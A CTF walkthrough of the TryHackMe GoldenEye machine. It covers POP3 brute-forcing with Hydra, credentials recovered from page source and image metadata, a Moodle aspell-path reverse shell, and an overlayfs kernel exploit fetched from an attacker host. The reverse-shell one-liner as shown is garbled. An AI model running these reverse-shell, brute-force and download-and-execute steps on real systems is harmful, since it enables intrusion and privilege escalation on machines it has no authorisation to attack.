

GoldenEye THM Machine by Winter

Hello! I put a lot of love into making this machine, considering that I've always been a big fan of the 007 films and this CTF is quite well set in this 1995 classic. I had a great time with this CTF and solving all the puzzles that came my way, so congratulations to the staff [ben](#)! Well, without further ado, let's get started with this machine.

As I always say, to avoid spoilers, I will limit myself to getting the important FLAGS, in this case the ROOT flag. Similarly, by following this CTF, you will be able to answer all the questions that appear on TryHackMe. That said, let's get to it!

You can notice sometimes the machine's IP changes, that's why I had to restart the machines some times because I'm not subscribed yet to TryHackMe and I needed to restart the machine. I'm really sorry for that!

ENUMERATION AND FIRST FOOTHOLD

As we always do, I'll start by performing an nmap:

```
nmap -p- -sV -sC --min-rate 5000 10.10.11.202 -vvv
```

PORT 25/TCP - SMTP

```
PORT      STATE SERVICE REASON          VERSION
25/tcp    open  smtp    syn-ack ttl 63 Postfix smtpd
|_ smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCO
DES, 8BITMIME, DSN
```

PORT 80/TCP - HTTP

```
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: GoldenEye Primary Admin Server
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.7 (Ubuntu)
```

PORT 5506/TCP - POP3

```
55006/tcp open  ssl/pop3 syn-ack ttl 63 Dovecot pop3d
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server/emailAddress
s=root@localhost/organizationalUnitName=localhost
|_ Issuer: commonName=localhost/organizationName=Dovecot mail server/emailAddress=root@loc
localhost/organizationalUnitName=localhost
```

PORT 5507/TCP - POP3

```
55007/tcp open  pop3    syn-ack ttl 63 Dovecot pop3d
|_ pop3-capabilities: SASL(PLAIN) STLS AUTH-RESP-CODE CAPA TOP PIPELINING UIDL RESP-CODES U
SER
```


After that i'll check the website to see if we discover something interesting there:

```
Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:.....
GOLDENEYE

User: UNKNOWN
Naviagate to /sev-home/ to login
```

COOL!! now we're reading some interesting things, first we have to navigate to /sev-home/ in order to log into the server.

If we add /sev-home/ to the URL, we get a login popup, that seems to be a basic HTTP Basic Auth dialog.



10.10.11.202

This site is asking you to sign in.

Username

Password

Cancel Sign in

We don't have any credentials yet so let's move on for now.

I'll check the source code of that first webpage, and it seems normal at first glance.

```
1 <html>
2 <head>
3 <title>GoldenEye Primary Admin Server</title>
4 <link rel="stylesheet" href="index.css">
5 </head>
6
7 <span id="GoldenEyeText" class="typing"></span><span class='blinker'>&#32;</span>
8
9 <script src="terminal.js"></script>
10
11 </html>
12
```

Let's check the scripts:

```
body {
  background: black;
}

span {
  color: red;
  font-family: monospace;
  font-size: 27;
}

.blinker {
  opacity: 1;
  margin-bottom: -2px;
  height: 15px;
  margin-left: -5px;
  border-left: 7px solid white;
  animation: blinker 0.9s steps(2, start) infinite;
}

@keyframes blinker {
  to {
    visibility: hidden;
  }
}
```

The CSS script seems normal, it sets the style of the page.

But now we have <http://10.10.11.202/terminal.js> and now things get interesting!

We have a commentary on the scripts, and it seems to be a message from someone to 'Boris', mentioning that he should update his password because the MI6 seems to be planning to infiltrate. It also says that "Natalya" can break Boris's codes. Everything else on the script seems to be normal.

```
//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic...
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//
```






We can also see that the sender encoded Boris's password:

```
&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
```

So let's cook with cyberchef.io, a useful webpage for steganography.

At first glance, the encoding seems to be HTML numeric character references, so let's add HTML entity to the recipe and cook!


Input	length: 89 lines: 1
<pre>&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;</pre>	

Recipe	  
From HTML Entity	 

Output
<pre>InvincibleHack3r</pre>

There we go, it seems that the Boris's password is "InvincibleHack3r", let's try it on the login page we seen before: <http://10.10.11.202/sev-home/>

The credentials worked with `boris:InvincibleHack3r`, now we have an explanation about what is "GoldenEye".



Also, if we check the source code we can see there's another commentary:

```
173
174 Qualified GoldenEye Network Operator Supervisors:
175 Natalya
176 Boris
177
178 -->
```

Let's check if the credentials are valid for other services on the machine.

Ok, the credentials DON'T work on the pop3 service

```
> nc 10.10.11.202 55007
+OK GoldenEye POP3 Electronic-Mail System
USER Boris
+OK
PASS InvincibleHack3r
-ERR [AUTH] Authentication failed.
USER boris
+OK
PASS InvincibleHack3r
-ERR [AUTH] Authentication failed.
□
```

But we have a username, Boris, and Natalya, so let's make a userlist to bruteforce the pop3 service.

```
> cat theusers.txt
```

	File: theusers.txt
1	boris
2	natalya

And now, it's time to perform the password spray on the pop3 service:

```
hydra -L theusers.txt -P /usr/share/wordlists/rockyou.txt
10.10.11.202 -s 55007 pop3 -I
```

And since rockyou.txt seemed to last an eternity i gave up after 30 min of bruteforce and tried with fasttrack.txt

```
hydra -L theusers.txt -P /usr/share/wordlists/fasttrack.txt
10.10.11.202 -s 55007 pop3 -I
```

```
[55007][pop3] host: 10.10.11.202 login: boris password: secret1!  
[STATUS] attack finished for 10.10.11.202 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-05 12:19:16
```

And after a while, we discover that Natalya's password wasn't that strong after all...

```
[STATUS] 59.43 tries/min, 416 tries in 00:07h, 108 to do in 00:02h, 16 active  
[55007][pop3] host: 10.10.11.202 login: natalya password: bird  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-05 12:12:50
```

Let's try that credentials on the pop3 service:

```
USER boris  
+OK  
PASS secret1!  
+OK Logged in.  
LIST  
+OK 3 messages:  
1 544  
2 373  
3 921  
.
```

Now we're logged in and we can see that there's 3 messages on boris's inbox, let's check them out:

```
RETR 1  
+OK 544 octets  
Return-Path: <root@127.0.0.1.goldeneye>  
X-Original-To: boris  
Delivered-To: boris@ubuntu  
Received: from ok (localhost [127.0.0.1])  
    by ubuntu (Postfix) with SMTP id D9E47454B1  
    for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)  
Message-Id: <20180425022326.D9E47454B1@ubuntu>  
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)  
From: root@127.0.0.1.goldeneye  
  
Boris, this is admin. You can electronically communicate to co-workers and students here.  
I'm not going to scan emails for security risks because I trust you and the other admins here.  
.
```

```
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
```

Natalya can break Boris's codes.

```
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 4B9F4454B1
        for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes
for GoldenEye. Place them in a hidden file within the root directory of this server then r
emove from this email. There can only be one set of these acces codes, and we need to secu
re them for the final execution. If they are retrieved and captured our plan will crash an
d burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Termin
al codes we will push to our final stages....

PS - Keep security tight or we will be compromised.
```

And.. these emails weren't really useful at least for me, but remember, we have another username and password combination: `natalya:bird`, let's check these credentials.

```
> nc 10.10.142.139 55007
+OK GoldenEye POP3 Electronic-Mail System
USER natalya
+OK
PASS bird
+OK Logged in.
```

It seems that it worked, now we have access to all natalya's emails. Let's check them out.


```
list
+OK 2 messages:
1 631
2 1048
.
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id D5EDA454B1
    for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for t
raining. I will email you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being soug
ht after by a crime syndicate named Janus.

.
```

```
retr 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id 17C96454B1
    for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris kn
ow if you see any config issues, especially is it's related to security...even if it's not
, just enter it in under the guise of "security"...it'll get the change order escalated wi
thout much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on our internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/host
s.

.
```

There we go, now we have some juicy stuff, it seems that we have a student's creds:

xenia:RCP90rulez!

We also have an interesting directory: severnaya-station.com/gnocertdir

Let's add **severnaya-station.com** to our **hosts file** and check that directory.

GoldenEye Operators Training - Moodle

Navigation

Home


Courses

Available courses

Intro to GoldenEye

This course is an intro to the GoldenEye weapons system.

You are not logged in. (Login)



It seems that we have moodle installed on the system! Let's try to login with the credentials we have. After checking that moodle, I found that Xenia has a message from Dr Doak!

As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...

doak

Thank you,

Cheers,

Dr. Doak "The Doctor"
Training Scientist - Sr Level Training Operating Supervisor
GoldenEye Operations Center Sector
Level 14 - NO2 - id:998623-1334
Campus 4, Building 57, Floor -8, Sector 6, cube 1,007
Phone 555-193-826
Cell 555-836-0944
Office 555-846-9811
Personal 555-826-9923
Email: doak@

Please Recycle before you print, Stay Green aka save the company money!

"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy

"You miss 100% of the shots you don't shoot at" - Wayne G.

THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

And we have another pop3 username, it seems that Dr Doak have a mail account on the pop3 under the username "doak"

Let's try again with Hydra, maybe we can get doak's password that way...

```
[DATA] attacking pop3://10.10.142.139:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 182 to do in 00:03h, 16 active
[55007][pop3] host: 10.10.142.139 login: doak password: goat
[STATUS] attack finished for 10.10.142.139 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-05 13:13:06
```

There we go! We have the password for the user "doak", "goat".

Let's try it on the pop3 service:

```
> nc 10.10.142.139 55007
+OK GoldenEye POP3 Electronic-Mail System
USER doak
+OK
PASS goat
+OK Logged in.
LIST
+OK 1 messages:
1 606
.
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,

If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information.....

username: dr_doak
password: 4England!
.
```

And now we have a Moodle userpass! **dr_doak:4England!**

Let's move to the Moodle and try to login.

The credentials work as expected and we can find that Dr Doak have a folder named "for james" and inside of it there's a txt file called "s3cret.txt". Let's check it out.

```
> cat s3cret.txt
```

	File: s3cret.txt
1	007,
2	
3	I was able to capture this apps admin cr3ds through clear txt.
4	
5	Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.
6	
7	Something juicy is located here: /dir007key/for-007.jpg
8	
9	Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.

Doak says there's something interesting on **/dir007key/for-007.jpg**, and he also says that he have the credentials for the admin of Moodle, but he can't send it to us through plain text because the server scans it.


So the image is very likely the encrypted password or added to the metadata. Let's scan it with exiftool

```
> exiftool for-007.jpg
ExifTool Version Number      : 13.25
File Name                    : for-007.jpg
Directory                   : .
File Size                    : 15 kB
File Modification Date/Time  : 2025:09:03 22:32:03+02:00
File Access Date/Time       : 2025:09:03 22:32:16+02:00
File Inode Change Date/Time  : 2025:09:03 22:32:03+02:00
File Permissions             : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
X Resolution                  : 300
Y Resolution                  : 300
Exif Byte Order              : Big-endian (Motorola, MM)
Image Description             : eFdpbnRlcjE5OTV4IQ==
Make                         : GoldenEye
Resolution Unit               : inches
Software                     : linux
Artist                       : For James
Y Cb Cr Positioning          : Centered
Exif Version                  : 0231
Components Configuration    : Y, Cb, Cr, -
User Comment                  : For 007
Flashpix Version              : 0100
Image Width                   : 313
Image Height                  : 212
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:4:4 (1 1)
Image Size                   : 313x212
Megapixels                   : 0.066
```

And yes, in the image description we can see the string **"eFdpbnRlcjE5OTV4IQ=="** that seems to be Base64.

If we decode the string we see that the admin's password is **xWinter1995x!**.

Now let's move to Moodle again and let's try to login with those new credentials.



GoldenEye Operators Training - Moodle

Navigation

- Home
 - My home
 - Site pages
 - My profile
 - Courses


Settings

- Front page settings
 - Turn editing on
 - Edit settings
 - Users
 - Backup
 - Restore
 - Question bank
- My profile settings
- Site administration

Available courses

[Intro to GoldenEye](#) This course is an intro to the GoldenEye v

You are logged in as [Admin User](#) ([Logout](#))



Ok, so as we can see, we're logged as admin and we have a lot more control over the server.

It's time to exploit, let's check for vulnerabilities!

Moodle 2.2.3 (Build: 20120514)
Copyright © 1999 onwards, Martin Dougiamas
and many other contributors.
GNU Public License

We're in Moodle 2.2.3, so let's check if we can find further information.

I found that there's an exploit related to the spellcheck plugin, that allows an RCE (Remote Command Execution) and could come in handy to get a reverse shell.

After a while, I found that there's a metasploit module to perform that, but I saw that it's super easy to reproduce it manually, so I exploited it that way.

CVE-2013-3630

Moodle through 2.5.2 allows remote authenticated administrators to execute arbitrary programs by configuring the aspell pathname and then triggering a spell-check operation within the TinyMCE editor.

So first of all, we set a reverse shell pointing to our machine that will listen to the 4444 port.

The screenshot shows the configuration page for the TinyMCE HTML Editor in Moodle. It has four main sections:

- GD version:** A dropdown menu is set to "GD 2.x is installed". Below it, a note says "Indicate the version of GD that is installed. The version shown by default is the one that has been tested with this version of Moodle."
- Path to du:** A text input field contains "/usr/bin/du". A green checkmark icon and the text "Default: Empty" are to the right. Below it, a note says "Path to du. Probably something like /usr/bin/du. If you enter this, pages that display direct links to files will work."
- Path to aspell:** A text input field contains "python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(('10.10.10.10', 4444)); subprocess.Popen(['nc', '-lvp', '4444'], stdout=s.stdout, stderr=s.stderr, shell=True)'. A red X icon and the text "Default: Empty" are to the right. Below it, a note says "To use spell-checking within the editor, you MUST have **aspell 0.50** or later installed on your system. If you have it installed, you can enter the path to the executable here. If you do not have it installed, you can enter the command to install it here. For example, on Ubuntu, you can enter 'sudo apt-get install aspell'."
- Path to dot:** An empty text input field. To the right, it says "Default: Empty". Below it, a note says "Path to dot. Probably something like /usr/bin/dot. To be able to generate graphics from DC, you need to have the 'dot' command installed on your system. If you have it installed, you can enter the path to the executable here. If you do not have it installed, you can enter the command to install it here. For example, on Ubuntu, you can enter 'sudo apt-get install graphviz'."

Now we set up a listener on our system.

```
> nc -lvp 4444
listening on [any] 4444 ...
```

And now we navigate to the Site Administration /Plugins/Text Editors/TinyMCE HTML Editor And set the Spell Engine to PSpellShell.

The screenshot shows the same configuration page as before, but with the "Spell engine" dropdown menu open. The menu lists three options: "PSpell", "Google Spell", and "PSpellShell". The "PSpellShell" option is highlighted. Below the menu is a "Save changes" button. On the left side of the page, the "Site administration" menu is visible, with "Plugins" expanded and "TinyMCE HTML editor" selected.

Now triggering the plugin is pretty easy, we will navigate to the home and we will click on the course.

After that, enter “News Forum” and click in “Add a new topic”:

Now that we have a text editor we can trigger the plugin, just by clicking on that!



```
> nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.6.10] from (UNKNOWN) [10.10.142.139] 42094
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ ls
```

There we go, we have a proper shell session into the victim's machine! Let's move on!

PRIVILEGE ESCALATION AND ROOT FLAG

Now that we're in the system with a shell session, let's enumerate a little bit. First of all we can see we're **www-data** which is the default user and group used by web services on Linux/Unix systems, typically Apache, Nginx, or other HTTP servers.

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ uname -r
uname -r
3.13.0-32-generic
```

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ crontab -l
crontab -l
no crontab for www-data
```

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
boris:x:1000:1000:boris,,,:/home/boris:/usr/sbin/nologin
dovecot:x:103:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:104:113:Dovecot login user,,,:/nonexistent:/bin/false
postfix:x:105:114::/var/spool/postfix:/bin/false
postgres:x:106:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
natalya:x:1002:1002::,:/home/natalya:/usr/sbin/nologin
doak:x:1001:1001::,:/home/doak:/usr/sbin/nologin
```

We can see that there's three users:

- boris
- natalya
- doak

And after the manual enumeration, let's use linpeas to do the dirty work.

As always, navigate to the linpeas folder and set up a python http server.

```
> cd /usr/share/peass/linpeas/
> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now we download linpeas in our victim machine and then add permissions to it.

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ wget http://10.8.6.10/linpeas.sh
wget http://10.8.6.10/linpeas.sh
--2025-09-05 04:55:16-- http://10.8.6.10/linpeas.sh
Connecting to 10.8.6.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[=====] 954,437 2.96MB/s in 0.3s

2025-09-05 04:55:17 (2.96 MB/s) - 'linpeas.sh' saved [954437/954437]

www-data@ubuntu:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@ubuntu:/tmp$ |
```


And now, execute it and wait for the results!

```

Operative system
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 3.13.0-32-generic (buildd@kissel) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1)) #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014
Distributor ID: Ubuntu
Description: Ubuntu 14.04.1 LTS
Release: 14.04
Codename: trusty

```

Seems that the Linux version could be interesting, let's search it on searchsploit...

```

Linux < 4.14.103 / < 4.19.25 - Out-of-Bounds Read and W | linux/dos/46477.txt
Linux < 4.16.9 / < 4.14.41 - 4-byte Infoleak via Uninit | linux/dos/44641.c
Linux < 4.20.14 - Virtual Address 0 is Mappable via Pri | linux/dos/46502.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Pr | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege | linux/local/50135.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVB | linux/local/41995.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15 | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15 | linux/local/37293.txt
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY E | linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'C | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86 | linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmsg x32 compat (PoC) | linux/dos/31305.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket U | linux/dos/43234.c

```

We've got a lot of results but the Linux Kernel 3.13.0 seemed interesting to me. It's in C so maybe we'll need to compile.

Ok, let's download the .c and .txt files and see what it does.

To download the files

```

The overlayfs filesystem does not correctly check file permissions when
creating new files in the upper filesystem directory. This can be exploited
by an unprivileged process in kernels with CONFIG_USER_NS=y and where
overlayfs has the FS_USERNS_MOUNT flag, which allows the mounting of overlayfs
inside unprivileged mount namespaces. This is the default configuration of
Ubuntu 12.04, 14.04, 14.10, and 15.04 [1].

```

```

If you don't want to update your kernel and you don't use overlayfs, a viable
workaround is to just remove or blacklist overlayfs.ko / overlay.ko.

```

Nice! It seems viable. Let's repeat the process to send the file to the target system.

```

> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

And now we download the file into the victim machine:

```

www-data@ubuntu:/tmp$ wget http://10.8.6.10/37292.c
wget http://10.8.6.10/37292.c
--2025-09-05 05:04:23-- http://10.8.6.10/37292.c
Connecting to 10.8.6.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[=====>] 4,968 ---K/s in 0.001s

2025-09-05 05:04:23 (4.75 MB/s) - '37292.c' saved [4968/4968]

www-data@ubuntu:/tmp$ |

```

Now what we have to do is compile the .c script, i'll make it with gcc:

gcc 37292.c -o exploit

```
www-data@ubuntu:/tmp$ gcc 37292.c -o exploit
gcc 37292.c -o exploit
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to
install the package 'gcc'
www-data@ubuntu:/tmp$ |
```

But it seems that we don't have gcc installed on the computer...

```
www-data@ubuntu:/tmp$ cc
cc
clang: error: no input files
www-data@ubuntu:/tmp$ cc --version
cc --version
Ubuntu clang version 3.4-1ubuntu3 (tags/RELEASE_34/final) (based on LLVM 3.4)
Target: x86_64-pc-linux-gnu
Thread model: posix
www-data@ubuntu:/tmp$ |
```

But it seems that cc could work, so let's fix the exploit and repeat the whole process again.

```
fprintf(stderr, "/etc/ld.so.preload created\n");
fprintf(stderr, "creating shared library\n");
lib = open("/tmp/ofs-lib.c", O_CREAT | O_WRONLY, 0777);
write(lib, LIB, strlen(LIB));
close(lib);
